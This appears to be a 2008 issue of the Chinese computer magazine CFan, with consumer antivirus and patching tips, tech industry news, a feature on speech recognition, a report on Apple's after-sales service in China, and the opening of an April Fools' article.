自1998年后近两年时间内,主板厂商也纷纷加入了BIOS病毒防范机制,以防止类似CIH的病毒。很多主板的宣传语就是“防病毒主板”。时至今日,绝大多数主板还都拥有一个功能——BIOS保护。更有些厂商不惜血本,为主板附带杀毒软件,以供消费者使用。【CF】[ZW204]



## 杀毒高手人人当

河北/曹伟

Tag 杀毒、安全、瑞星、江民、金山、360安全卫士 技巧 安全

你经常登录以下网站中的一个或几个吗?如果是,请继续往下阅读。

瑞星http://www.rising.com.cn  
金山http://www.kingsoft.com  
江民http://www.jiangmin.com  
360安全卫士http://www.360safe.com

卡巴斯基http://www.kaspersky.com.cn

## 宽带上网 安全冲浪

构筑自己的安全防线,安心畅游网络世界吧!


1 安装杀毒软件和个人防火墙,并及时升级。可以调整升级的频率,杀毒软件会根据你的设置自动进行升级。

2 注意打好系统补丁。可以使用杀毒软件中的漏洞扫描功能查找计算机上存在的漏洞,并及时安装补丁程序。安装免费的360安全卫士,会及时提示你下载并安装系统补丁,在列表中打钩,确定,就会自动连接微软网站相关内容,操作非常方便。

3 QQ等漏洞可能被病毒利用,更新时,右击桌面右下用的QQ图标,选择“帮助→在线升级”即可。此外,勤劳的QQ医生可以扫描木马等威胁,如果提示你通过软键盘输入或进行其他治疗方法,一定要配合。

4 玩网络游戏或使用网络银行时,一定要开启杀毒软件的实时监控功能和个人防火墙,进行防护。尽量采用带有“木马墙”功能的个人防火墙软件,并将你的网络游戏、网上银行、网上证券等客户端程序添加到密码保护当中,防止各类已知、未知病毒窃取你的账号、密码等隐私信息。登录http://tool.ikaka.com下载安装免费的卡卡上网安全助手5.0,打开主界面,自动扫描完成后点击“一键搞定”按钮(见图1),修复系统漏洞、清除恶意流氓软件、查杀流行木马,一步搞定。

5 网上炒股尽量使用网络银行专业版进行交易,到证券公司的官方



网站下载炒股软件,设置较为复杂的密码。同时,股票账户和银证通账户的密码不要保存在电脑上。尽量不要在网吧等公共计算机上炒股。

## 为系统安全把脉


电脑生病了?系统关键部分的异常情况,要及时发现和治疗才对。很多杀毒软件中都带有系统查看工具,KV2008中的“系统诊断”功能就不错。

打开主窗口,点击“系统安全→系统诊断”菜单项,打开诊断窗口,在这里可以看到“进程列表”、“启动项列表”、“系统服务”、“驱动程序列表”、“浏览器加载项”、“隐藏文件”和“隐藏注册表”等项。

## 恶意网站靠边站

“360安全卫士”已经逐渐成为很多朋友装机必备的软件(见图2),在木马及恶意软件的查杀上独具优势,与传统杀毒软件形成良好的互补,所有服务都是免费的。病毒、木马喜欢从带毒的网站进入你的系统,下载“360恶意网站屏蔽器”(地址http://dl.360safe.com/HostEditor.exe),运行程序后,点击“保存修改内容”按钮,恶意网站就被阻挡在门外了。

【CF】[ZW205]








## 中国展商 Vs CeBIT

德国警方表示,应一家意大利Sisvel专利管理公司及其美国子公司的要求,已对参加2008年汉诺威CeBIT的51家厂商展位进行了突击搜查,其中包括39家中国厂商。其中24家来自中国内地,3家来自中国香港,12家来自中国台湾。Sisvel在“全球范围内”享有MP3和MPEG文件格式的独家专利代理权,并称这些受到搜查的厂商涉嫌侵犯了自己所代理的音频压缩技术。检查中共没收了68箱涉嫌侵权产品,其中包括手机、显示屏、卫星导航设备及广告手册等等。



## 央行 Vs 个人信用

央行官网发布的《2003年以来中国人民银行工作主要情况》透露,截至2007年年底,央行征信系统已为近6亿自然人建立了信用档案。个人信用档案除采集在银行的信贷信息外,个人参保和缴费信息、个人住房公积金信息、电信用户缴费信息等均被收录在内。信用信息数据库的筹建将影响到个人和企业银行的借贷行为。以个人申请一笔贷款为例,若央行的数据库有此人按时缴纳信用卡还款、拖欠手机费等不良记录,银行在给这个借款人发放贷款前就会对其信用状况产生怀疑,甚至拒绝贷款。企业在申请贷款前,也将面临类似的考核。



## 索尼 Vs 中国厂商



据港台媒体报道,索尼美国总裁Stan Glasgow在做报告时提到,目前每部价格最低399美元的蓝光播放机将逐渐降价,今年圣诞节将降至299美元,2009年年底更可能以200美元以下价格买到蓝光播放机。除索尼外,还有夏普、三星等其他电子大厂都准备好抢食这块蓝光播放机市场大饼。Glasgow希望蓝光播放机价格不会像传统DVD一样暴跌。他说,为避免这种情况发生,管理蓝光光盘规格的部门尚未把技术授权给任何一家中国内地厂商,因为中国廉价的DVD播放机是造成传统播放机价格崩盘的主因。

## Acer Vs 戴尔

美国市场调研厂商DisplaySearch表示,去年第四季度Acer超越戴尔成为了全球第二大笔记本电脑厂商。DisplaySearch称,按销量计算,惠普已经连续六个季度蝉联第一大笔记本电脑厂商宝座。去年第四季度全球笔记本电脑销量达到了3300万台,与上年同期相比增长了41%。DisplaySearch表示,即使没有收购Gateway和Packard Bell, Acer也大幅缩小了与戴尔的差距。包括Gateway和Packard Bell在内, Acer的销量比戴尔高出了60万台。

## iPhone Vs 黑莓

苹果今年可能会售出1000多万部结合了手机、iPod和移动浏览器功能于一体的iPhone。如今,这个电脑制造商希望从企业获得大部分销售量,开始将方便企业的功能结合到6月份的iPhone软件更新中。然而分析者们表示在苹果公司已开辟消费者市场的同时,从黑莓手中夺取企业市场,首席执行官乔布斯还有大量工作要做。黑莓在高端商务手机市场中占主导地位。还有一个问题是价钱,iPhone400美元的价格还比较贵。

## Google Vs 微软

消息人士透露,已经有四家公司希望收购美国知名社交新闻网站Digg,其中包括Google和微软两家科技巨头。他还表示,Google出价将在2亿—2.25亿美元之间,而微软出价将比Google稍低。从微软角度来看,它自然不愿看到Digg被Google收购,因为此举无异于“口中夺食”,自己刚刚与Digg进行合作不久,Google就上来“插手”,等于自己为提高Digg流量的努力将功尽弃。由此可见,微软与Google之间肯定会引发竞价大战,如果其他竞购者再加入,竞价局面将变得更为复杂。

# CFan首页之 “暗战”篇

### IE8 Vs Windows Update



虽然刚刚放出来的IE8是Beta1版本,但是已经出现了一个Bug——用户将不能通过IE8使用微软的Windows Update服务。一旦用户通过IE8访问该站点,将会出现如下字样:“您必须使用IE5或更高版本才能访问该站点”,该问题已经得到了微软发言人的确认。用户还报告了大量通过IE8不能访问的网站,包括Facebook、Gmail和微软的Live Mail。

### WiFi Vs 小灵通



有业内人士透露,今年以来,中国电信已经按照总经理王晓初此前透露的消息加速部署WiFi基站,并即将在全国21个省份启动新一轮无线网络招标。随着WiFi的大规模部署,中国电信的业务重心将逐渐向无线网络过渡,将有可能像不久前传闻中所描述的,“在2009年彻底放弃小灵通业务”,而在重组之后接手CDMA网络也有助于实现这一战略。

### EVD Vs DVD



曾试图高歌猛进的EVD影碟机逐渐走向沉寂,市场已暗藏退市危机。在东莞、苏宁等三大家电卖场,除国美仍有一款机型售卖外,在其余卖场均已绝迹。业内人士分析认为,EVD机价格偏高但功能却与DVD机差别不大,加上片源欠缺从而难获消费者青睐。

### 夏新撤销全国各地分公司

夏新电子日前被证监会查出“销售收入确认”、“年末销售异常”、“销售回购”和“大额商业承兑汇票归类不当”等四大问题。夏新电子证券事务负责人指出,撤销全国各地分公司将会减少公司的库存风险,防止商家异常备货,降低和避免公司在外资产的经营风险。一位国产手机厂家高层指出,去年夏新电子之所以出现巨亏,应该是前两年将问题隐藏了,由于经营持续不善,纸包不住火,集中在2007年爆发,也将具体体现在夏新电子2007年度的财报上。

### 垃圾短信为何能找到我们?

央视“3·15”晚会上,国内短信群发业务公司老大——分众无线遭重点曝光。该公司被指日发数亿条垃圾短信,手握全国5亿多手机用户中一半的个人信息。这家公司怎么就能搜罗到如此海量的个人信息?找准相关部门“花钱,用关系”,打包购进资料才是数据库建立的根基。从银行、保险公司、医院、房地产公司,再到车管所与工商局,每个渠道每个人出售用户资料的法律风险与罪恶感都很低。从某种意义上说,出卖个人信息的罪魁祸首不是一个,而是一批。

### 手机间电话号码簿可实现互传

不少消费者都遇到在手机更换过程中,通讯录无法备份或转存的难题,今后这种情况将会改观。近日,信产部已制定完成了手机数据格式以及交换文件格式方面的两项行业标准,于2008年3月12日发布实施。今后凡能实现手机间电话号码簿互传的手机,需粘贴绿色“udx”(Universal Data exchange)标签,能实现手机与电脑间电话号码簿互传的手机终端需粘贴黄色“udx”标签。

### 360拟全面进入网络安全领域

近日,奇虎公司旗下著名的反流氓软件360安全卫士突然启用全新域名www.360.cn。记者从相关渠道获悉,奇虎董事长周鸿祎此举真正的目的是为了全面进入安全领域做铺垫。据可靠消息人士透露,由于奇虎网本身社区搜索业务和360安全卫士所在安全领域几乎没有交叉,奇虎内部早有分析社区搜索和安全软件的争论。据悉,奇虎很快将拆分成两家独立公司,以应对两项业务未来的独立发展。

### 长春电脑维修需签数据保密协议



香港娱乐圈“艳照门”事件闹得沸沸扬扬,竟让很多要维修电脑的人心存顾虑,担心隐私外泄。记者在长春市一家电脑商场内看到一则醒目的海报,上面写着:保证为前来维修电脑的客户保密电脑内的重要数据信息,如果客户需要,可与客户签订《电脑数据信息保密协议》。 [CFXW01]





## Low Power Processor 低功耗处理器

Intel原定于今年第三季度发布的针对低端市场的处理器产品Diamondville, 将提前到五、六月份上市。首款上市的Diamondville处理器型号为Intel N270。最大的特点在于其极低的功耗, 最高TDP仅为4W。低功耗也导致了CPU散热设计发生了改变。N270将采用被动式散热设计, 抛弃传统的借助风扇的散热方式。这一变革将有助于PC产品的进一步小型化。华硕、技嘉、微星等主板厂商已经准备针对N270 CPU推出相应的产品。但是对于散热器厂商来说, 这绝对是个噩耗, 因为他们将会失去一部分市场资源。



### Self-Assembly 自组装纳米技术

要保持半导体产业的发展速度越来越困难了。连接晶体管间的连线缩短的程度越来越有限。此外, 建设一座半导体制造工厂需要的代价也越来越高, 目前是30亿~50亿美元。在不远的将来, 这一数字可能会上升到120亿美元。IBM Research的项目经理埃德斯坦领导着一个研发团队在解决连线的问题。他们利用“自装配”纳米技术制造更好的绝缘体, 提高芯片的性能。这种方法的效率更高并使得在眼镜上“蚀刻”计算机, 制造在血管中流动的“纳米机器人”成为可能。目前, 它的作用是推动摩尔定律的继续发展。

### Next Generation P2P 下一代P2P技术

社化网络BitTorrent客户端被称为“下一代P2P”, 主要目的是开发开源的、BitTorrent兼容的客户端, 来支持实时流媒体。其主要合作伙伴BBC将使用这个新的BitTorrent客户端播放流媒体电视节目。其他伙伴包括欧洲广播联盟、英国兰卡斯特大学等。由于50%的BitTorrent使用者是在下载电视节目, 该计划将帮助传媒更好地接近观众, 提供高质量的电视节目。


### Satellite Navigation Chip 卫星导航芯片

上海市经委近日宣布, 我国“北斗”卫星导航系统的核心芯片“领航一号”已在上海研制成功。“领航一号”是我国自主开发的完全国产化的首个卫星导航基带处理芯片, 将替代“北斗”系统内的国外芯片。“北斗”导航系统原来模块的造价要2万元, 现在则可以降到1000元以下。此外, “领航一号”的体积大大缩小, 功耗大大降低。“北斗”导航系统是我国具有自主知识产权的卫星定位系统, 与美国GPS、俄罗斯格洛纳斯、欧盟伽利略系统并称为全球四大卫星导航系统。它的研究成功, 打破了卫星定位导航应用市场由国外GPS垄断的局面。


### SUGAR 识别黑洞的计算机

美国科学家希望美国锡拉丘兹大学正在建造的一台新的巨型计算机能帮助他们识别天上黑洞发出的声音。此名为“SUGAR”的巨型计算机将获得来自加利福尼亚理工学院的大量数据。这是该大学用其激光干涉重力波天文台(LIGO)收集了2年宇宙声音所获得的数据。由于黑洞吸收光线, 因此望远镜和其他光学仪器不能对它进行观测。然而, 科学家认为他们能通过收听它们的重力波来了解黑洞。因此SUGAR将被用来分析与重力波模型相对抗的数据, 并最终根据爱因斯坦公式建造两个黑洞碰撞所产生的重力波模型。爱因斯坦1916年在其广义相对论中预测重力波的存在, 它是存在于时空的表面波, 可以歪曲时空的结构。

## Embedded Mobilephone 嵌入式手机



这是来自设计师John Mielke的概念设计。有些令人难以置信, 但或许文身一族会觉得这样的文身手机正是为他们量身订做。这一设计首先要在你身上涂一层特制的墨水, 当然是要涂在血管处最佳。然后这款带有数字键盘“手机”的特殊设备就将嵌入到你身体内部。它可以通过蓝牙和酷铃链接, 由人体的血液提供动力, 将人体内的氧气和葡萄糖转换成像燃料和电池一样的能量, 让这一文身发挥作用。这样“血腥”的大胆设想真是超出了常人接受的范围。



### Retinal Chip 人造视网膜芯片

日内瓦大学医院不久前成功为一名盲人进行了人造视网膜芯片植入手术。手术医生说, 重要的是让芯片在人眼中“安家”, 并在几年内保持稳定。人造视网膜芯片的原理是将盲人眼镜摄像头拍摄的图像, 以脉冲信号传输至芯片, 刺激视网膜, 再将图像信息发送到大脑。日内瓦大学医院说, 下一步须观察被植入芯片者大脑接受图像信息后的反应。如果手术效果良好, 盲人可以获得基本视力, 能大致分辨出物体。

### Gifi 无线连接



来自墨尔本大学的研究者正式宣布, 他们已经成功制造出数据传输速率可达5Gbps的无线通讯芯片, 并将这项技术命名为Gifi。在演示中, 该芯片能进行无线传输的距离已经达到了10m。据报道, 这项技术值得注意的是使用了宽度仅为1mm的超小型天线, 功耗低于2W。价格方面, 每套Gifi组件的成本将低于10美元。相比传统的WiFi, 由于目前很多设备都在使用WiFi频段, 使得该频段已经相对拥挤, 因而速率缓慢。但是毫米波段(30GHz~300GHz)几乎未被占用。此外, Gifi使用的芯片速率还超过WiFi百倍。

### Regret Computer懊悔计算机

科学家发现, 对自己的错误感到“懊悔”的计算机, 在与人类打交道时可能比一般计算机更好。意大利研究者报告说, 模拟人类决定的计算机程序, 如果含有遗憾情感, 则它们的工作表现就会更出色。特伦托大学的达维德·马尔齐奥里和威尼斯东方大学的马西美·瓦尔格连研究如何把这一模式应用于神经网络(指大致以人脑为模型, 有学习能力的计算机)的运作。他们还表示, 在计算机中引进模拟遗憾情绪(主要是回过头来检讨如何才能做得更好的近似值), 可使这些模型预测人类行为, 而且准确率比一般经济理论更高。

## 厂商自曝

### Morph变体手机



最近, 诺基亚研究中心与剑桥大学表示, 双方成功合作研发了一个名为“Morph”(变体)的纳米技术概念产品。准确地说, Morph是传达了一种理念。诺基亚用Morph设备演示了未来移动设备的延伸性能与变通性能, 它能让用户将手中的移动设备变为各种不同的形状。Morph的终极性能就是通过纳米技术为移动设备提供弹性材质、透明的电子配件和可进行自我清洁的外壳。

您希望IT新技术在下期详细报道以下那条新闻, 请登录爱好者论坛<http://bbs.cfan.com.cn/viewthread.php?tid=690276&extra=page%3D1&frombbs=1>, 投出你的一票!

#### 1. Advanced Multitouch更高级多点触摸技术

近日曝光的一份苹果专利展示了Mac OS X中更为复杂的Multitouch多点触摸手势。目前已经发布的MacBook Air已经采用了被称为“基本多点触摸”的技术, 包括两指三指的滚动、旋转和放大。高级多点触摸设置有望在新推出的产品中使用

#### 2. Desktop System 桌面体系

Acer的一位高级副总裁James T.Wang日前透露, Acer已经开始着手设计一款基于PC的开放标准游戏设备。他表示现有的大部分游戏机, 包括Wii和XBox 360, 都是封闭和专有的系统。但是基于开放标准的Acer设备将提供全新的极富创造性的应用。未来Acer除了台式机之外, 也将以Gateway的品牌提供桌面设备体系。

CF [XW02]





在奥运会申办历史上,完善的多语言技术服务系统从来没有出现过。北京奥运会将实现智能语言翻译,届时,外国人可以用自己的母语发起需求。该语言服务系统能识别各种语言的信息需求,转化为中文后,再将这些中文信息转换成外国人能听懂的本国语言



# 芝麻开门

语音技术生机无限

tag: 语音合成、语音识别 | 语音技术 | CFan新视界

本刊记者/杜昕

理论上讲, FBI御用的语音技术能够监听所有的电话通话内容。假如你说了“核弹”这样的敏感词汇(极可能被他们列为关键词), 那他们就要忙乎一阵子了, 他们会把注意力集中过来, 用一套天价语音系统分析你究竟是否会构成威胁。

当然, 语音应用也并不都那么高深莫测, 手机里的语音拨号已经成为最大众化的应用之一。就在不久前, 比尔·盖茨又预言, 未来5年, 人与电脑的互动方式将发生重大变革, 现有的鼠标和键盘将被触摸、视觉和语音所代替……

## 世界之最难技术

语音技术包含语音合成、语音识别两大部分, 其中, 后者是业内公认最难的技术, 当今计算机运算速度越来越快, 存储容量越来越高, 而语音识别却依然没有什么突破性进展。中科院自动化所模式识别国家重点实验室研究员徐波解释说, 语音技术属于人工智能范畴, 要让电脑模拟人脑, 这本来就是一个非常难的领域, 因为人脑的思维是非线性的, 非纯逻辑性的, 而计算机是二进制、纯逻辑的。语音合成是让计算机说, 就好比银行里的叫号机, “请——一百——零——三号——

到——第五柜台办理”。这些词汇元素, 是事先录好在数据库里, 然后按需求抽取出来, 合成在一起后再播放出来。但由于合成的不好, 我们听到的是断断续续的播报。不过好在接收方是人, 尽管不连贯, 人们还是能听懂。而语音识别就不一样了, 它是让计算机听懂人话, 接收方是计算机, 人们的词汇量是何其大, 各地方言也千差万别, 再加上在嘈杂的环境中, 计算机更是无法分辨哪些是背景噪声, 而哪些又是真正需要接收的语音指令。

“1981年, 日本投资了1千亿美元, 第一次向世界宣告要开始研制‘第五代计算机’, 目标是做一个人工智能化的信息采集、存储、处理、通信计算机系统, 具有形式化推理、联想、学习和解释的能力, 甚至能够帮助人们进行判断、决策、开拓未知领域和获得新的知识。其中特别提到, 人机之间可以直接通过自然语言或图形图像交换信息。但是计划最终以失败告终, 因为科学家们认识到, 要研究第五代计算机, 先要研究语言学家, 研究人的思维, 而这又是一项复杂而漫长的工程。”他说。

## 语音技术民间化

当初, “第五代计算机”开发计划被制定为10年, 然而将近30年后的今天, 我们依然没有完成这个梦想。这么看来, 比尔·盖茨预言的5年, 貌似

也是个可望不可及的梦想了? 当然不是, 语音技术已经今非昔比, 并且渗透到咱们生活的方方面面。

从可以读短信的语音王手机, 到

可以辅助读网络小说的“语音电子书”软件(如今还有手机使用的版本), 还有银行、运营商等服务热线, 语音合成技术已经告别了磕磕巴巴朗读的年



直到目前,微软尚未正式公布Windows 7的细节和发布时间,不过比尔·盖茨近日提到:  
“Windows 7在语音识别方面具有‘质的提高’,以及其他非常人性化的操作界面。”

CFan新视界 / 深度报道  
Eita <http://ettadu.blog.cfan.com.cn>



代,清晰流畅得可以和真人相比。但是在语音识别领域,进展还没有前者那么快速。即便是拥有40多年提供语音解决方案的经验、150多个语音技术专利、语音识别产品在全球销售已达一百万套以上,领导了世界的语音识别技术的IBM,其语音识别的主打软件ViaVoice(第一个全功能的语

音指令桌面程序,可以用语音在PC、手提设备、汽车系统和自动客户服务系统之间进行信息交流)也令人感到生硬。“用它输入太慢了,还不如键盘敲字,谁会去用呢?”曾经试用过ViaVoice的李先生对记者说。

记者在采访中科院声学所专门研究语音交互技术的杜利民博士时间

道:“在某博览会上曾经展出的可以和人对话的机器人,是不是就是一个语音识别技术市场化的未来方向?”杜博士说:“语音玩具不能说不是一个趋势,但这类产品一定是有用的,能为人们带来一定价值的,而不是靠炒作科技概念。只有这样的产品,才能真正让人愿意掏钱去购买,走入家庭。”

## 国际巨头的语音试验田

微软是个如此庞大的公司,它当然什么都想做,而语音是尤其受到比尔·盖茨推崇的,他从很早就相信,语音技术在未来的人机交互中一定占绝对优势,既然如此,主打操作系统的微软怎么能不做语音?也就从那时起,微软研究院的语音组诞生了。前有老大盖茨的理想,后有Windows操作系统和Office办公软件在赢利上撑腰,语音组虽然一直没赚钱,但也义无反顾地坚持了下来。

Google也在做语音技术,他们当然也结合了搜索的老本行,两者结合就有了Google411,并且在未来,这种服务会更加便利和无处不在。这是一项很有意思的服务,类似于过去的“接线员”。你说“想找个咖啡厅”,Google411就会自动给你报出一系列

本地咖啡厅的名字。你告诉它想要的咖啡厅编号,它会帮你自动转接到该咖啡厅。你也可以要求它发短信告诉你相关信息,或者发送Google地图到你手机上。而这项听起来方便得诱人的服务嫁接到中国就变了个样子。

Google411目前只面向美国本土服务,但是中国老百姓也有这个需求呀,用不了不是干着急吗?没事,我们还有百度,不过拨通电话后,那头并不是自动的语音应答分析系统,而是活生生的人。在国家智能计算机研究开发中心、中国科技大学人机语音通信实验室的基础上组建的科大讯飞公司研究院院长胡郁表示,百度语音搜索瞄准了一个很有前景的市场,但是随着用户量的增大,后台用人去搜索肯定会增加成本,并影响服务质量。因

此,只有建立真正的自动化语音服务系统,才可能在这个领域做下去。

当然,我们还不能不提到IBM这个语音领域的巨头,然而,如同IBM卖掉PC业务一样,把利润变薄的业务甩掉,便于把更多财力、精力投入到更赚钱的业务上去。现阶段看来,语音市场风险还比较大,还不够热到让IBM下大本儿来运作,因此IBM更将语音视为一种技术研究和储备。



## 中国企业的挑战与机遇

分析了国际巨头们在语音技术领域的力量体系,国内的语音企业要向哪个方向发展才能敌过他们?科大讯飞的胡院长对记者说:“大公司的优势毋庸置疑,但这些优势也在一定程度上限制了他们的思维和对市场的应变速度。在这些公司里做语音,只需要

把技术做好就行了,他们的市场意识并不很强,还没有考虑要通过这些技术创造多少价值。而对于我们国内企业,特别是专门从事语音技术的企业,则要把技术研发、设计、产品、市场一条线串联起来。找准切入点,迅速地拉动市场对语音产品的需求。大公司的梦想需要5年,而我们会用3年来实现看似并没有那么宏大的目标。”

摆在国内语音企业面前的路有几条:第一,学习百度模式。概念来自Google,可却在本地市场深入人心。语音企业也可以借鉴国外的技术和经验,将它们挪到国内来做本土化的落地;第二,成为核心技术的提供商。目前类似步步高、好记星等学习机以及其他产品里的语音识别、语音合成系

统都是由像科大讯飞这样的公司提供的;第三,既做核心技术,又做终端服务。一个新的领域就是语音评测,当我们在学一门语言的时候,这类产品可以帮我们纠正发音。不仅会受到终端用户的喜爱,也会被考试部门接受;第四,做大公司做不了的事情。像微软、Google这样的公司,研发语音技术,只会为自己服务,那么和他们竞争的企业就也会需要语音技术来与之抗衡,可以输出技术到像百度、电信运营商等这样的公司。


“总之,这个领域充满了机会。对于我们这些专门做语音的公司,我们没有别的选择,只能全力以赴地把它做好。”胡院长最后总结说。

CF [XW03]



▲由中国科学院自动化研究所先进机器人研究中心花费了一年的时间研制,我国首台具有国际一流语音交互水平和复杂动作及智能运动控制水平的“美女”机器人正式亮相。





# 苹果， 被咬掉的是什么？

tag: 苹果、售后、维修 | CFan新世界

■ 本刊记者 杜昕

从iPhone开始，苹果在中国火了。尽管iPhone还没在中国市场上公开出售，但是咱们也被洗脑了：一提苹果二字，马上反应出“炫”、“酷”、“高档”这些个形容词。不仅如此，它所引起的“光环效应”令苹果的音乐播放器、笔记本电脑的销量飙升至新高。表面上看，苹果不但依然是新锐和时尚一族的必备品，而且它与中国老百姓的距离拉近了。然而，部分读者反应苹果的售后服务令人担忧。本刊记者随即展开调查。

## 售后制度有点严

资料显示，早在2006年，上海黄浦区消保委就曾针对消费者们投诉最集中的两大焦点：第一，苹果售后针对送修的故障机器不予维修，而是直接换机，但换机后保修期由原来的1年缩短为3个月；第二，部分消费者反映苹果售后居然用“翻新机”代替维修，苹

果公司的售后服务明显“缩水”，同苹果公司展开了交涉。

这一交涉就是半年多，其间高傲的苹果一直以其“全球维修政策”为由，并未正视中国用户的消费习惯和需求。直至2007年3·15消费者权益日前夕，苹果才放下了“身段”，表示

将就中国消费者反映的问题，做出切实可行的改进，逐一处理消费者的投诉，以更好服务于中国消费者。2008年3·15刚过，一年前苹果的承诺实现了多少？记者以消费者身份拨通了苹果中国公司的技术支持热线4006-272273。

## 承诺透视态度

经过记者的电话采访，目前苹果的维修策略仍然变化不大。

一是，保修期内用户可以享受到免费的维修服务，苹果的保修期是一年，根据大家的使用习惯以及对贵重物品的珍惜程度，一年之内坏掉还真困难。不过需要注意，假如iPod的电池在保修期内损坏，按理苹果应该免费为用户更换电池，但如果这部iPod的屏幕被人为损坏了的话，就失去了保修资格，更换电池就需要由消费者自己买单。

二是，过保修期的iPod送修时，只能花费几乎和新机器一样的价格从苹果公司换得专为维修用户提供的“新机器”，苹果的客服对此的解释是“不做拆机维修，但可以为你更换一部机器，是新的，但不是市场里卖的那种，

是苹果专门为更换提供的机器。”

三是，维修时，要有发票，如果没有，则不可能享受保修服务，那些没有发票的水货机一旦损坏，几乎只能付费接受苹果提供的“整机维修”条款。

四是，在保修期外，如果你“享受了”整机维修，那么“新机器”的保险时间只有3个月。

也就是说，与一年前的保修条例相比，除了保修期稍微灵活了一些，不再做“3个月”的一刀切外，其他的该什么样还什么样，这就是苹果公司所谓的“切实可行的改进”和“更好服务于中国消费者”？也就是说，你的行货iPod和水货的区别大体就是多“上”了一年的“保险”。那么这个“保险”值多少钱呢？根据苹果官方报价，购买iPod产品时，再多付370元可以增加一

年的保修期，而行货和水货的差价根据地区不同大约是200元-400元，如何选择就看你自己的需要了。

当越来越多的外国公司把中国列为一个重要的市场之后，苹果当然也不能不为之操劳一番，更换高层、增加代理、搞体验店，几路招数用下来，貌似乔布斯对中国的业务仍不满意，苹果在中国的主要客户群仍只是专业用户，在普通消费群中份额很小，就连像iPod这样红遍全球的产品，在中国的增长速度也远远落后于该产品在全球的增长速度。分析原因，与国际同步的过高售价、售后服务不能满足本地需求都是十分重要的因素。但归根结底，还是苹果长期轻视中国市场的必然结果。这两个问题不解决，其他产品在中国落地，恐怕也会折翼。 CF|XW04|



愚人节Tips:愚人节其实是3月31日

一种说法认为,愚人节这一习俗源自印度的“诋怪节”。该节规定,每年三月三十一日的节日这天,不分男女老幼,可以互开玩笑、互相愚弄欺骗以换得娱乐。

策划/《电脑爱好者》编辑部 监制/Cernel 撰稿/Commute (北京)

# 愚人节 20 条

## 出海打“愚”

4月1号到了,天气越来越暖和了,还不去出去玩,庆祝一下你的节日?阿阿,开个玩笑,这个节日不是你的,是“愚人”们的。“愚人”在剧里?愚人当然在“愚人码头”了,他们去码头做什么?当然是出海打鱼啦?你也想去吗?没问题,你坐在家就能打鱼,不过你打的是“愚”……

亲朋好友来相聚——打牌  
带着零钱上公车——打票  
晚上出门别忘了——打灯  
掏出IP、IQ卡!——打劫

- 大年初一打灯笼
- 正月十五打灯谜
- 3·15要打假
- 4月1日打点啥?打“愚”

测试题:你是不是被愚弄的对象?赢取笔记本大奖

你是不是“愚人”,你自己说了不算,考考你就知道了。在本期的特别话题当中,有一处故意设计的错误,你能否找出来(答案在本文末尾)?最先找出来的读者,将会获得一份笔记本大奖!兴奋吧!哦,忘了说,笔记本大奖!我们一共准备了一百份,每份奖品价值高达1元——纸质笔记本当然便宜了。呵呵,开一个小玩笑,不过故意设计的错误确实隐藏在本文中,找找看吧!最先找到的就发信到focus@cfan.com.cn,看谁动作快!

TAG: 愚人节、优化、加速、伪技巧、手机 | 实例、知识 | 特别话题

## 系统之“愚”7大条



大“愚”之

### Vista SP1将全面超越XP SP3

“愚”论:传说中Windows XP SP3的最终补丁测试预览版近期已由微软悄悄放出,非常凑巧的是,Vista的SP1 Beta补丁也在之前不久放出,一时间两者都备受用户关注。微软日前宣布:将联合OEM厂商提供XP恢复光盘的事件,也让更多的人开始憧憬XP SP3。Vista上市时间已经一年有余,但是用户数量始终不够,Vista也做出了最高50%的降价活动,这次SP1的推出,是微软的救市之举。它能像Windows XP SP2一样,伴随着众多新增功能和改进,而不仅仅是一个超级大补丁包。

“愚”之处: Vista SP1真的如此令人期待吗?其实,很多人使用Vista的喜悦并不来自这个操作系统,而是来自新电脑。没错,由于Vista对系统的高端要求,很多人都是升级了电脑之后才安装Vista的,因此愉悦的心情很可能是来自电脑而非系统。

作为新补丁的SP3,改进主要如下:

安全性提高:提供了新的内核模式加密模块,可以让内核驱动和服务更为稳固。而测试版至少包含了1073个补丁,包含了很全的安全更新,让XP的安全性大大提高。


节省资源、兼容性提高:加入SP3的XP,对软硬件的支持更广泛,而且保持了资源占用低的特点,这是用户喜欢XP的重要原因。

引入Vista特性:XP SP3还引入了一些Vista和Windows

